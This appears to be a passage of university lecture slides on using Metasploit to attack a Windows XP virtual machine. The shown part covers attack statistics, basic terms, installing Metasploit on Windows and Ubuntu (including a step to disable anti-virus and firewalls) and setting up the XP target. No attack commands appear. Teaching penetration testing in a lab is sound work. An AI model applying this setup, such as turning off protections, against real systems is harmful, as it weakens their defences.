91.661.201 Advanced Topics in Network Security

Exploiting with Metasploit - hacking windows xp

Hui Li
Wei Chen
Rachit Mathur
Darshan Darbari

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks

A Serious Security Issue

- Symantec blocked more than **5.5 billion** malicious attacks in 2011.
- Malicious attacks skyrocket by more than **81%** compared with 2010.
- More than **232.4 million** identities were exposed.
- Over **154** targetted attacks took place **per day** in Dec. 2011.

-- Symantec Internet Security Threat Report 2011 Trends

Metasploit Introduction

- Tool for developing & testing of Vulnerabilities.
- Started by H.D Moore in 2003
- Acquired by Rapid7
- Remains open source & free of use
- Written in Ruby

Basic Terms

- **Vulnerability:-** Weakness which allows attacker to break into systems security.
- **Exploit:-** Code which allows an attacker to take advantage of a vulnerable system.
- **Payload:-** Actual code which runs on the system after exploitation.

Metasploit Downloading

- Metasploit supports Windows, Linux 32-bit and Linux 64-bit.

- The latest version (version 4.3 for now) is available on the following official website.

  http://www.metasploit.com/download/


Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- **Metasploit Installation**
  - Installation Metasploit on Windows
  - Installation Metasploit on Ubuntu (Linux)
- Get Ready to Exploit
- Metasploit Attacks

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
  - **Installation Metasploit on Windows**
  - Installation Metasploit on Ubuntu (Linux)
- Get Ready to Exploit
- Metasploit Attacks

Installing Metasploit on Windows




Disable

anti-virus softwares


and

firewalls

Installing Metasploit on Windows



Installing Metasploit on Windows



Major user interfaces:

Access Metasploit Web UI


Metasploit Console

Framework MSFGUI

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
  - Installation Metasploit on Windows
  - **Installation Metasploit on Ubuntu (Linux)**
- Get Ready to Exploit
- Metasploit Attacks

Installing Metasploit on Ubuntu (Linux)



Use command

sudo chmod +x metasploit-latest-linux-installer.run

to give permission to execute the file

Installing Metasploit on Ubuntu (Linux)

```
harry@ubuntu:~$ cd Downloads
harry@ubuntu:~/Downloads$ ls
metasploit-latest-linux-installer.run
harry@ubuntu:~/Downloads$ sudo chmod +x metasploit-latest-linux-installer.run
[sudo] password for harry:
harry@ubuntu:~/Downloads$ sudo ./metasploit-latest-linux-installer.run
[sudo] password for harry:
```


Use command

sudo ./metasploit-latest-linux-installer.run

to execute the file

Installing Metasploit on Ubuntu (Linux)

```
harry@ubuntu:~/Downloads$ sudo ./metasploit-latest-linux-installer.run
[sudo] password for harry:
```



Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- **Get Ready to Exploit**
  - Installing Virtual Machines
  - IP Configuration
- Metasploit Attacks

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
  - **Installing Windows xp Virtual Machine**
  - Installing Ubuntu Virtual Machine
  - IP Configuration
- Metasploit Attacks

Installing Windows XP Virtual Machine

- **Windows XP Mode with Virtual PC**

  It can be downloaded from the following official website.


  http://www.microsoft.com/windows/virtual-pc/download.aspx

- **Windows XP with VMware Player**

